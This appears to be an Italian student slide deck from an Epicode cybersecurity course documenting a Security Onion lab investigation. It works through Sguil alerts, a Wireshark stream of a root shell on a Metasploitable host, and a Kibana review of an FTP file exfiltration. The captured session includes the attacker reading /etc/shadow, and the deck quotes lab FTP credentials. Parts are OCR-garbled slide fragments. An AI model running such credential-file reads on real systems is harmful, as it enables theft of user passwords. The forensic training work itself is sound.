
# RIVEDI GLI AVVISI IN SGUIL

Durante l'analisi dell'attacco, sono emersi dettagli rilevanti sugli eventi e sulle transazioni tra il client e il server. Dopo aver avviato la VM Security Onion e acceduto a Sguil, sono stati esaminati diversi eventi. Tra questi, uno indicava che l'attaccante aveva ottenuto i privilegi di root su un server target con l'indirizzo IP 209.165.200.235. Il messaggio di avviso ha mostrato che l'attaccante proveniva dall'indirizzo 209.165.201.17 e aveva guadagnato l'accesso root al server. Un'ulteriore analisi delle trascrizioni ha rivelato che l'attaccante, una volta acquisito il controllo del sistema, ha esplorato il file system e ha iniziato a manipolare file di sistema sensibili. In particolare, ha copiato il file shadow e ha modificato file critici come /etc/shadow e /etc/passwd, i quali contengono le credenziali di accesso degli utenti. Questo tipo di attacco indica un accesso non autorizzato per acquisire privilegi elevati e compromettere gravemente la sicurezza del sistema.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2	seconion-...	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8	53	17	ET POLICY DNS Update From External net
RT	13	seconion-...	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Likely Evil EXE download from WinHttp...
RT	13	seconion-...	5.379	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS WinHttpRequest Downloading EXE
RT	13	seconion-...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	4	seconion-...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate...
RT	1	seconion-...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE id check returned root
RT	351	seconion-...	1.1	2020-06-19 18:09:28	0.0.0.0		0.0.0.0		0	[OSSEC] File added to the system.
RT	23	seconion-...	1.2	2020-06-19 18:09:29	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum changed.
RT	7	seconion-...	1.4	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New group added to the system
RT	7	seconion-...	1.5	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New user added to the system
RT	2	seconion-...	1.18	2020-06-19 18:14:41	0.0.0.0		0.0.0.0		0	[OSSEC] Listened ports status (netstat) changed (new port open...



# RIVEDI GLI AVVISI IN SGUIL





# PASSAGGIO A WIRESHARK

Wireshark · Follow TCP Stream (tcp.stream eq 0) · 209.165.201.17\_45415\_209.165.200.235\_6200-6.raw

id  
uid=0(root) gid=0(root)  
nohup >/dev/null 2>&1  
echo uKgoT8McFDrCw7u2  
uKgoT8McFDrCw7u2  
whoami  
root  
hostname  
metasploitable  
ifconfig  
eth0 Link encap:Ethernet HWaddr 08:00:27:ab:84:07  
inet addr:209.165.200.235 Bcast:209.165.200.255 Mask:255.255.255.224  
inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:117 errors:0 dropped:0 overruns:0 frame:0  
TX packets:167 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:10294 (10.0 KB) TX bytes:20187 (19.7 KB)  
Interrupt:17 Base address:0x2000  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:512 errors:0 dropped:0 overruns:0 frame:0  
TX packets:512 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:225633 (220.3 KB) TX bytes:225633 (220.3 KB)  
  
cat /etc/shadow  
root:600900:14608:0:0:95951:44:41217:0:00000:7:~

14 client pkts, 11 server pkts, 20 turns.

Entire conversation (4,388 bytes) Show and save data as ASCII Stream 0

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help



# PASSAGGIO A WIRESHARK

File Query Reports Sound: [icon]

RealTime Events Escalated Ev

ST	CNT	Sensor
RT	2	seconion-...
RT	13	seconion-...
RT	13	seconion-...
RT	13	seconion-...
RT	13	seconion-...
RT	4	seconion-...
RT	1	seconion-...
RT	351	seconion-...
RT	23	seconion-...
RT	7	seconion-...
RT	7	seconion-...
RT	2	seconion-...

IP Resolution Agent Status

☐ Reverse DNS ☒ Enable Ext

Src IP:

Src Name:

Dst IP:

Dst Name:

Whois Query: ☒ None ☐ Src I

209.165.201.17\_45415\_209.165.200.235\_6200-6.raw

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-06-11 03:41:20.787779	209.165.201.17	209.165.200.235	TCP	74	45415
2	2020-06-11 03:41:20.787834	209.165.200.235	209.165.201.17	TCP	74	6200
3	2020-06-11 03:41:20.787967	209.165.201.17	209.165.200.235	TCP	66	45415
4	2020-06-11 03:41:20.788838	209.165.201.17	209.165.200.235	TCP	69	45415
5	2020-06-11 03:41:20.788905	209.165.200.235	209.165.201.17	TCP	66	6200
6	2020-06-11 03:41:20.789872	209.165.200.235	209.165.201.17	TCP	90	6200
7	2020-06-11 03:41:20.790022	209.165.201.17	209.165.200.235	TCP	66	45415
8	2020-06-11 03:41:20.790667	209.165.201.17	209.165.200.235	TCP	88	45415

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

Ethernet II, Src: 00:50:56:b3:72:09, Dst: 08:00:27:ab:84:07

Internet Protocol Version 4, Src: 209.165.201.17, Dst: 209.165.200.235

Transmission Control Protocol, Src Port: 45415, Dst Port: 6200, Seq: 0, Len: 0

0000	08 00 27 ab 84 07 00 50	56 b3 72 09 08 00 45 00	..P.V.r..E.
0010	00 3c 71 97 40 00 3f 06	94 dc d1 a5 c9 11 d1 a5	..<q.@?.....
0020	c8 eb b1 67 18 38 55 a5	e5 de 00 00 00 00 a0 02	...g.8U.....
0030	fa f0 91 6d 00 00 02 04	05 b4 04 02 08 0a 86 79	...m.....y
0040	fa bb 00 00 00 00 01 03	03 07	.....

209.165.201.17\_45415\_2...165.200.235\_6200-6.raw Packets: 49 · Displayed: 49 (100.0%) Profile: Default

2024-12-16 17:00:33 GMT

From External net

Likely Evil EXE download from WinHttp...

WinHttpRequest Downloading EXE

DLL Windows file download HTTP

SSL Blacklist Malicious SSL certificate...

NSE id check returned root

the system.

Checksum changed.

ded to the system

ded to the system

status (netstat) changed (new port open...

ed root"; content:"uid=0|28|root|29|";

ed\_at 2010\_09\_23, updated\_at

e 700


ID	Flags	Offset	TTL	ChkSum
31846	2	0	64	35069

# Offset Res Window Urp ChkSum



# PIVOT VERSO KIBANA

Nella Terza fase dell'analisi, è stato possibile utilizzare Kibana per esaminare il traffico di rete associato a un attacco informatico. L'obiettivo era verificare se il file riservato "Confidential.txt" fosse stato esfiltrato tramite FTP. Attraverso la ricerca di traffico FTP, sono stati identificati gli indirizzi IP di origine e destinazione, 192.168.0.11 e 209.165.200.235 rispettivamente, con il traffico FTP che utilizzava la porta 21. L'analisi dei registri ha rivelato che il file "Confidential.txt" è stato effettivamente trasferito, con il comando FTP che lo ha prelevato dal target tramite l'argomento ftp://209.165.200.235/./confidential.txt. In seguito, la trascrizione delle transazioni ha mostrato che l'attaccante ha utilizzato le credenziali dell'utente "analista" con la password "cyberops" per accedere al server FTP e trasferire il file. Dopo il trasferimento, il file è stato rimosso dal sistema di destinazione, dimostrando che l'attaccante aveva completato l'esfiltrazione dei dati sensibili.





# PIVOT VERSO KIBANA

In seguito, la trascrizione delle transazioni ha mostrato che l'attaccante ha utilizzato le credenziali dell'utente "analista" con la password "cyberops" per accedere al server FTP e trasferire il file. Dopo il trasferimento, il file è stato rimosso dal sistema di destinazione, dimostrando che l'attaccante aveva completato l'esfiltrazione dei dati sensibili

All Logs

1-2 of 2 < >

Time ▾	source_ip	source_port	destination_ip	destination_port	_id
▶ June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LDjqzXIBB6Cd-_0SbfgO
▶ June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LTjqzXIBB6Cd-_0SbfgO

1-2 of 2 < >

t message 🔍 📄 \*

```
{"ts":"2020-06-11T03:53:09.086840Z","uid":"C5GkeA4t8oXZdWTPR6","id.orig_h":"192.168.0.11","id.orig_p":52776,"id.resp_h":"209.165.200.235","id.resp_p":21,"user":"analyst","password":"<hidden>","command":"STOR","arg":"ftp://209.165.200.235/./confidential.txt","mime_type":"text/plain","reply_code":226,"reply_msg":"Transfer complete.","fuid":"FX1iV63eSMAEiN16S2"}
```



# PIVOT VERSO KIBANA

Durante l'analisi dei file nella sezione Zeek Hunting, sono stati individuati diversi tipi di file, tra cui file di testo e vari file immagine. Le fonti principali dei file esaminati risultano essere HTTP e FTP.





# PIVOT VERSO KIBANA

Attraverso un filtro specifico su FTP\_DATA, sono stati identificati dettagli cruciali riguardanti un trasferimento dati FTP. Il file trasferito è un file di testo normale, originato dall'indirizzo IP 192.168.0.11 e diretto all'indirizzo 209.165.200.235. Il trasferimento è avvenuto l'11 giugno 2020 alle 03:5

Files - Source

Source ↕	Count ↕
HTTP	22
FTP_DATA	1

Files - MIME Type

MIME Type ↕	Count ↕
text/plain	1

Files - Source IP Address

File IP Address ↕	Count ↕
192.168.0.11	1

Files - Destination IP Address

IP Address ↕	Count ↕
209.165.200.235	1



# PIVOT VERSO KIBANA

Espandendo i registri associati ai dati FTP, è stato possibile esaminare il contenuto testuale del file trasferito. Il testo contiene informazioni altamente sensibili e riservate:

```
OS Fingerprint -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:
```

L'evidenza raccolta indica una chiara violazione della sicurezza con accesso non autorizzato alla rete. Per prevenire ulteriori incidenti, è essenziale adottare misure immediate. Si raccomanda, come minimo, di modificare la password associata al nome utente analista su tutti i dispositivi coinvolti nella rete, inclusi gli indirizzi 209.165.200.235 e 192.168.0.11.

L'implementazione tempestiva di questa misura contribuirà a mitigare il rischio di ulteriori accessi non autorizzati e a rafforzare la sicurezza della rete.



# CONCLUSIONE

Questo progetto ha rappresentato un viaggio completo attraverso alcune delle sfide più rilevanti del mondo della cybersecurity. Dal malware analysis alla gestione di incidenti tramite strumenti come AnyRun e Security Onion, abbiamo affrontato scenari reali che richiedono competenze tecniche avanzate, capacità analitiche e un approccio strategico alla sicurezza. Ogni traccia ci ha permesso di affinare le nostre abilità, comprendendo meglio le minacce moderne e le soluzioni necessarie per mitigarle.

La diversità delle attività – dall'analisi dinamica di malware alla gestione di log di rete e al miglioramento delle competenze sui sistemi Linux – ci ha fornito una visione completa dell'ecosistema della sicurezza informatica. Questi risultati non solo consolidano le competenze tecniche, ma rafforzano l'importanza del lavoro di squadra e della collaborazione nel risolvere problemi complessi.



# RACCOMANDAZIONI

- Protezione Proattiva: Implementare soluzioni di sicurezza multilivello, inclusi antivirus, firewall avanzati e sistemi di monitoraggio in tempo reale.
- Formazione Continua: La cybersecurity è in continua evoluzione. È fondamentale investire in formazione e aggiornamenti per il team.
- Incident Response: Definire un piano di risposta agli incidenti chiaro e praticabile per minimizzare l'impatto di eventuali attacchi.
- Backup e Resilienza: Garantire backup regolari e test di recupero per proteggere i dati critici in caso di compromissione.
- Collaborazione e Condivisione: Partecipare a community e forum di sicurezza per condividere conoscenze e apprendere dalle esperienze degli altri.



# RINGRAZIAMENTI E SALUTI FINALI

Desidero ringraziare di cuore tutti i membri del team per l'impegno, la dedizione e la passione dimostrati durante questo progetto. È stato un privilegio guidare un gruppo così motivato e talentuoso. Ogni contributo, grande o piccolo, ha reso possibile il successo di questo lavoro.

Un ringraziamento speciale va anche all'Accademia Epicode per averci fornito le competenze, le risorse e il supporto necessari per affrontare queste sfide con sicurezza e determinazione.

Infine, voglio ribadire l'importanza di ciò che facciamo: proteggere informazioni, sistemi e persone in un mondo sempre più digitale. Continuiamo su questa strada con entusiasmo e determinazione.

Grazie a tutti e complimenti per il grande lavoro svolto!



The background features a dark blue field filled with numerous thin, curved lines and small dots in shades of blue and orange. These elements create a sense of motion and depth, resembling a particle simulation or a data visualization. The word "GRAZIE" is prominently displayed in the lower right quadrant in a large, white, sans-serif font.

**GRAZIE**